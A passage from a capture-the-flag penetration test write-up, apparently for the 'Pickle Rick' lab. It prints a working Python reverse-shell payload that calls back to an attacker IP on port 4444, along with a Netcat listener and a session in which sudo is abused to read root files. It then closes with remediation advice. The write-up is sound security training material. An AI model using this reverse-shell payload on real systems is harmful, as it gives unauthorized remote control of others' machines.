
7. Post-Exploitation and Privilege Escalation

With arbitrary command execution confirmed, the next step was to convert the limited access from the Command Panel into a full interactive shell session (reverse shell), enabling more efficient exploration of the compromised system.

A local listener was set up using Netcat, followed by submitting a Python3 payload to the Command Panel responsible for opening a reverse connection back to the attacker's machine:

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.135.60",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call
(["/bin/bash","-i"])
```

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("192.168.135.60",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);sub
process.call(["/bin/bash","-i"])
```



The screenshot shows the Rick Portal interface. The Command Panel has the Python3 reverse shell payload pasted into the input field. Below the terminal window, a Netcat listener is shown running on 0.0.0.0:4444, receiving a connection from 10.65.161.76. The terminal then shows the execution of 'sudo ls -la /root' and 'sudo cat /root/3rd.txt', revealing the contents of the file: '3rd ingredients: fleeb juice'.

```
nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.65.161.76 41536
bash: cannot set terminal process group (1019): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-65-161-76:/var/www/html$ sudo ls -la /root
sudo ls -la /root
total 36
drwx----- 4 root root 4096 Jul 11 2024 .
drwxr-xr-x 23 root root 4096 Jul 3 20:20 ..
-rw----- 1 root root 168 Jul 11 2024 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
drwx----- 2 root root 4096 Feb 10 2019 .ssh
-rw----- 1 root root 702 Jul 11 2024 .viminfo
-rw-r--r-- 1 root root 29 Feb 10 2019 3rd.txt
drwxr-xr-x 4 root root 4096 Jul 11 2024 snap
www-data@ip-10-65-161-76:/var/www/html$ sudo cat /root/3rd.txt
sudo cat /root/3rd.txt
3rd ingredients: fleeb juice
www-data@ip-10-65-161-76:/var/www/html$
```

Qual é o último ingrediente?

fleeb juice

✓ Resposta correta

Figure 9 — Reverse shell obtained as the 'www-data' user and sudo permission check

With the reverse shell established as the 'www-data' service account, elevated permissions were verified via the 'sudo -l' command (implicit in the exploitation), revealing that the user held unrestricted sudo command execution rights without a password requirement (NOPASSWD). This misconfiguration allowed direct reading of files restricted to the root user, including the third and final ingredient of the challenge, confirming full (root) compromise of the server.

8. Summary of Identified Vulnerabilities

#	Vulnerability	Severity	Location
1	Information disclosure via robots.txt	Low	/robots.txt
2	Credential disclosure in HTML comment	Medium	/ (index.html)
3	Command blacklist filter bypass	High	/portal.php
4	Command Injection (Remote Command Execution)	Critical	/portal.php - Command Panel
5	Insecure sudoers configuration (NOPASSWD)	Critical	Operating system (host)

9. Captured Evidence (Flags)

As proof of concept for the full exploitation chain, the three ingredients defined as the challenge's objective were successfully captured:

Ingredient	Captured Value	Method of Retrieval
1st Ingredient	mr. meeseek hair	Direct file read via browser (command filter bypass)
2nd Ingredient	1 jerry tear	'less' command (not blocked by the blacklist) in the Command Panel
3rd Ingredient	fleeb juice	Privilege escalation via sudo NOPASSWD after reverse shell (www-data)

10. Remediation Recommendations

10.1 Command Injection (Critical)

- Completely remove the arbitrary command execution feature from the web interface;
- If strictly necessary, use strict allow-lists (whitelisting) instead of blacklisting, combined with input validation and sanitization;
- Avoid using functions such as `exec()`, `system()`, or `shell_exec()` with user-supplied data.

10.2 Sudo Configuration (Critical)

- Review and restrict entries in `/etc/sudoers`, removing unnecessary NOPASSWD permissions;
- Apply the principle of least privilege to service accounts such as 'www-data'.

10.3 Information Disclosure (Medium/Low)

- Remove credentials, usernames, and sensitive comments from the HTML source code;
- Avoid storing password hints or sensitive information in public files such as `robots.txt`;
- Implement a code review process prior to production deployment.

10.4 General Recommendations

- Implement multi-factor authentication (MFA) on administrative panels;
- Adopt monitoring and logging of administrative activities;
- Conduct periodic penetration tests and security reviews within the development lifecycle (DevSecOps).

11. Conclusion

The penetration test conducted demonstrated, in practice, how seemingly simple vulnerabilities — credential disclosure and lack of input validation — can be chained together to result in the full compromise of a server. The exploitation of a Command Injection flaw, combined with an insecure sudo permissions configuration, enabled a complete progression from initial access to root privileges.

This exercise reinforces the importance of secure development practices, rigorous validation of user input, and application of the principle of least privilege in production environments.

— End of Report —